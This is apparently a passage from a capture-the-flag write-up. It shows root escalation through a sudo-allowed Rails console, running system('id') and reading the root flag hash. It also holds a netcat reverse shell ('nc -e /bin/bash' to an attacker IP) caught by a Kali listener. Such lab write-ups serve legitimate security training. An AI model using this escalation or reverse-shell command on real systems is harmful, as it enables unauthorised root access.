 691870      4 drwxrwsr-x  8 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/railties-7.1.3.3/lib/rails/generators/rails/plugi
n/templates/app
 1308162      4 drwxr-xr-x  3 lidia  lidia    4096 May 20  2024 /opt/app
 1308200      4 drwxr-xr-x 11 lidia  lidia    4096 May 20  2024 /opt/app/gadgets/app
dodi@hacktoys:~$
```

```
dodi@hacktoys:/opt/app$ cd gadgets/
dodi@hacktoys:/opt/app/gadgets$ ls
Dockerfile  README.md  bin      config.ru  log      storage  vendor
Gemfile     Rakefile  certs    db         models  test
Gemfile.lock app        config  lib        public  tmp
dodi@hacktoys:/opt/app/gadgets$ sudo /usr/local/bin/rvm_rails.sh console
Loading development environment (Rails 7.1.3.3)
3.1.0 :001 > id
(irb):1:in `<main>': undefined local variable or method `id' for main:Object (NameError)

id
^^

3.1.0 :002 > whoami
(irb):2:in `<main>': undefined local variable or method `whoami' for main:Object (NameError)

whoami
^^^^^

3.1.0 :003 > syst
(irb):3:in `<main>': undefined local variable or method `syst' for main:Object (NameError)

syst
^^^^

Did you mean?  system
3.1.0 :004 > system
(irb):4:in `system': wrong number of arguments (given 0, expected 1+) (ArgumentError)
      from (irb):4:in `<main>'
3.1.0 :005 > system('id')
uid=0(root) gid=0(root) groups=0(root),1002(rvm)
=> true
3.1.0 :006 > system('cat /root/root.txt')
64aa5a7aaf42af74ee6b59d5ac5c1509
=> true
```

64aa5a7aaf42af74ee6b59d5ac5c1509

```
3.1.0 :003 > syst
(irb):3:in `<main>': undefined local variable or method `syst' for main:Object

syst
^^^^
Did you mean? system
3.1.0 :004 > system
(irb):4:in `system': wrong number of arguments (given 0, expected 1+) (ArgumentError)
from (irb):4:in `<main>'
3.1.0 :005 > system('id')
uid=0(root) gid=0(root) groups=0(root),1002(rvm)
=> true
3.1.0 :006 > system("cat /root/root.txt")
64aa5a7aaf42af74ee6b59d5ac5c1509
=> true
3.1.0 :007 > system("chmod u+x /bin/bash")
=> true
3.1.0 :008 > exit
dodi@hacktoys:/opt/app/gadgets$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1265648 Apr 23 2023 /bin/bash
dodi@hacktoys:/opt/app/gadgets$ sudo /usr/local/bin/rvm_rails.sh console
Loading development environment (Rails 7.1.3.3)
3.1.0 :001 > system("nc -e /bin/bash 192.168.137.20 5555")
=> true

[guet@kali] ~$
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.137.20] from (UNKNOWN) [192.168.137.19] 52580
id
uid=0(root) gid=0(root) groups=0(root),1002(rvm)
whoami
root
```